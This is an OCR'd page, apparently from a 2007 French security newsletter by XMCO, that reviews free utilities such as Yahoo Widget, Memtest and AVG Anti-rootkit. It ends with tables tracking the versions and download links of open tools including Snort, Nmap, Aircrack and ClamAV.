
Yahoo Widget

Dashboard sous Windows

Version actuelle	
Utilité	
Type	Utilitaire
Description	Marre de voir vos amis ou collègues utiliser Mac OS X et ses fameux widget et son dashboard? Yahoo Widget est fait pour vous. Ce logiciel installe une barre qui permet d'ajouter de nombreux gadgets gratuits (trafic routier, cours de la bourse, météo, consommation CPU de votre ordinateur, horloge, organiseur...) qui embelliront votre windows XP.
Capture d'écran	
Téléchargement	Yahoo Widget et tous les extensions sont disponibles à l'adresse suivante : http://widgets.yahoo.com/
Sécurité de l'outil	Aucune faille de sécurité n' a été identifiée
Avis XMCO	Les nombreuses tentatives dans le développement de Widgets pour Windows n'ont jamais fait leurs preuves. Yahoo a enfin réussi à redonner un style graphique évolué au système d'exploitation de Microsoft. A la manière d'un Mac, vous pourrez afficher les divers widgets en pressant une touche préalablement définie. Esthétique, faible consommateur de ressources CPU et widgets divers font de Yahoo Widget, la référence en la matière.


Memtest

Test de mémoire RAM

Version actuelle	3.3
Utilité	
Type	Dépannage
Description	Votre ordinateur commence à afficher certains messages d'erreur peu compréhensibles? Vous avez changer votre disque dur mais le problème persiste...Les erreurs sont sûrement dûes à votre mémoire RAM, souvent la cause de conflit et d'arrêt inopiné de votre machine. Memtest est disponible sous plusieurs versions (Linux, Windows, bootable) et va réaliser une batterie de tests afin de déterminer si vos barrettes de RAM sont toujours opérationnelles.
Capture d'écran	
Téléchargement	Memtest est disponible sur Windows et Linux à l'adresse suivante : http://www.memtest86.com/
Sécurité de l'outil	Aucune faille n'a été publiée à ce jour.
Avis XMCO	Memtest est un utilitaire pratique. Des tests approfondis vont permettre de vérifier la fiabilité et l'intégrité de votre mémoire RAM. La version bootable est légère (2Mo) et l'interface claire et facile à manipuler.

AVG Anti-rootkit

Anti-rootkit

Version actuelle	
Utilité	★★★★★
Type	Sécurité
Description	Les rootkits sont des logiciels qui permettent de dissimuler la présence de programmes malveillantes (virus, keylogger, cheval de Troie). Ces rootkits, souvent difficiles à éradiquer, dissimulent les processus exécutés ce qui évite toute suspicion de la victime. De nombreux anti-rootkits sont disponibles gratuitement sur les sites des grands éditeurs. Tous apportent les mêmes résultats. AVG se distingue par son interface simple. Un seul clic suffira pour identifier les menaces et les supprimer.
Capture d'écran	
Téléchargement	AVG Anti-rootkit est disponible à l'adresse suivante : http://www.avgfrance.com/doc/products-avg-anti-rootkit/fr/crp/0
Sécurité de l'outil	Aucune faille n'a été publiée à ce jour.
Avis XMCO	Tous les anti-rootkit du marché sont performants (Panda anti-rootkit, Mc Afee Avert Labs rootkit Detective beta, Trend Micro rootkit Buster). Nous avons choisi de présenter AVG Anti-rootkit car l'antivirus associé (AVG antivirus free) est disponible gratuitement ce qui vous permet de bénéficier d'une suite efficace. Performant et convivial, AVG détecte rapidement les menaces et reste simple d'utilisation

Suivi des versions

Version actuelle des outils libres présentés dans les numéros précédents

NOM	DERNIÈRE VERSION	DATE	LIEN
Debian Sarge	Version stables 4.0 r0	08/05/2007	http://www.debian.org/CD/netinst/
Snort	2.6.1.5	14/05/2007	http://www.snort.org/dl/
MySQL	6.0.0-alpha	05/2007	http://dev.mysql.com/downloads/mysql/6.0.html
	5.1.19-bêta	06/2007	http://dev.mysql.com/downloads/mysql/5.1.html
	5.0.41	05/2007	http://dev.mysql.com/downloads/mysql/5.0.html
	4.1.22		http://dev.mysql.com/downloads/mysql/4.1.html
Apache	2.2.4	11/07/2007	http://httpd.apache.org/download.cgi
	2.0.59		http://httpd.apache.org/download.cgi
	1.3.37		http://httpd.apache.org/download.cgi
Nmap	4.2	11/2006	http://www.insecure.org/nmap/download.html
Firefox	2.0.0.4	05/2007	http://www.mozilla-europe.org/fr/products/firefox/
Thunderbird	2.0.0.4	05/2007	http://www.mozilla-europe.org/fr/products/thunderbird/
Spamassassin	3.2.1	06/2007	http://spamassassin.apache.org/downloads.cgi?update=200603111700
Putty	0.60	05/2007	http://www.chiark.greenend.org.uk/~sgtatham/putty/download.html
ClamAV/ClamAV	0.90.2.1	06/2007	http://www.clamav.net/stable.php#pagestart http://fr.clamwin.com/content/view/110/1/
Ubuntu	7.04 Feisty Fawn	05/2007	http://www.ubuntu-fr.org/telechargement
Postfix	2.4	03/2007	http://www.postfix.org/download.html
Squid	2.6 stable13	01/07/2006	http://www.squid-cache.org/Versions/v2/2.6/
Filezilla	2.2.32	16/04/2007	http://filezilla.sourceforge.net/
OpenSSH	4.6/4.6p1	7/11/2006	http://www.openssh.com/
Search & Destroy	1.4		http://www.safer-networking.org/fr/download/index.html
ARPWatch			ftp://ftp.ee.lbl.gov/arpwatch.tar.gz

NOM	DERNIÈRE VERSION	DATE	LIEN
GnuPG	1.4.7	02/2007	http://www.gnupg.org/(fr)/download/
BartPE	3.1.10a	6/10/2003	http://severinterrier.free.fr/Boot/PE-Builder/
TrueCrypt	4.3a		http://www.truecrypt.org/downloads.php
Back-Track	2.0	03/2007	http://www.remote-exploit.org/backtrack_download.html
MBSA	2.1.1	02/2007	http://www.microsoft.com/technet/security/tools/mbsahome.mspx
Ps-Exec	1.83	14/05/2007	http://www.microsoft.com/technet/sysinternals/utilities/psexec.mspx
Helios	v1.1a	6/06/2006	http://helios.miel-labs.com/2006/07/download-helios.html
Opera	9.21	05/2007	http://www.opera.com/download/
Internet Explorer	IE 7		http://www.microsoft.com/france/windows/downloads/ie/getitnow.mspx
Outils de suppression de logiciels malveillants	1.26	08/05/2007	http://www.microsoft.com/france/securite/outils/malware.mspx
F-Secure Blacklight	Blacklight Beta		http://www.f-secure.com/blacklight/try_blacklight.html
Writely	Writely beta		http://docs.google.com/
Nessus	3.0.5	01/2007	http://www.nessus.org/download
Windows Services for Unix	3.5	18/04/204	http://www.microsoft.com/france/windows/sfu/decouvrez/detail.mspx
VNC	4.1.2/4.2.9		http://www.realvnc.com/cgi-bin/download.cgi
Vmware Player	2.0	09/05/2007	http://www.vmware.com/download/player/
Sync Toy	1.4		http://www.microsoft.com/downloads/details.aspx?FamilyID=E0FC1154-C975-4814-9649-CCE41AF06EB7&displaylang=en
MySQL Front	3.0		http://www.clubic.com/lancer-le-telechargement-9175-0-mysql-front.html
Winscp	4.0.2 beta	04/05/2007	http://winscp.net/eng/download.php
Lcc	v-2007-06-16	16/06/2007	http://www.q-software-solutions.de/downloaders/get_name
Cain	4.9.4	05/2007	http://www.oxid.it/cain.html

NOM	DERNIÈRE VERSION	DATE	LIEN
RSS Bandits	1.5.0.10	04/03/2007	http://www.rssbandit.org/
Netmeeting			
OpenOffice	2.2.1	04/2007	http://www.download.openoffice.org/index.html
Pspad	4.5.2	20/10/2006	http://pspad.com/fr/download.php
Cygwin	1.5.24-2	01/2007	http://www.cygwin.com
Aircrack	0.9.1	15/05/2007	http://aircrack-ng.org/doku.php
PDFCreator	0.9.3 GPL		http://www.pdfforge.org/products/pdfcreator/download
7-zip	4.42 4.47 beta	14/05/2006 14/05/2007	http://www.7-zip.org/fr/download.html
PowerToys	07/2002		http://www.microsoft.com/windowsxp/downloads/powertoys/xppowertoys.mspx
Supercopier	2 beta 1.9	01/08/2006	http://supercopier.sfxteam.org/modules/mydownloads/
Active Python/ Perl	5.8.8.820/5.6.1.638		http://www.activestate.com/products/activepython/ http://www.activestate.com/Products/ActivePerl/
AVG	7.5		http://www.avgfrance.com/doc/31/fr/crp/0
Extensions Firefox			http://extensions.geckozone.org/Firefox/
FeedReader	3.10	19/06/2007	http://www.feedreader.com/download
Key Pass Password Safe	1.07	16/04/2007	http://keepass.info/download.html
VmWare converter	3.0.1	26/04/2007	http://www.vmware.com/download/converter
Testdisk	6.6	17/02/2007	http://cgsecurity.org/wiki/Testdisk_Download
Google Desktop	5.0		http://desktop.google.com/index.html
UltraBackup	2007	04/2007	http://www.astase.com/produits/ultrabackup
Google Reader			http://www.google.fr/reader
Google Agenda	3.0		http://www.google.fr/calendar
Emacs	21.3	24/03/2003	http://www.gnu.org/software/emacs/
Locknote			http://sourceforge.net/project/showfiles.php?group_id=156910
Ultimate boot CD	4.1.0		http://www.ultimatebootcd.com/download.html

NOM	DERNIÈRE VERSION	DATE	LIEN
Printscreen	4.1	25/05/2007	http://www.gadwin.com/downloads/ps_setup.exe
Gcal Daemon			http://gcaldaemon.sourceforge.net/download.html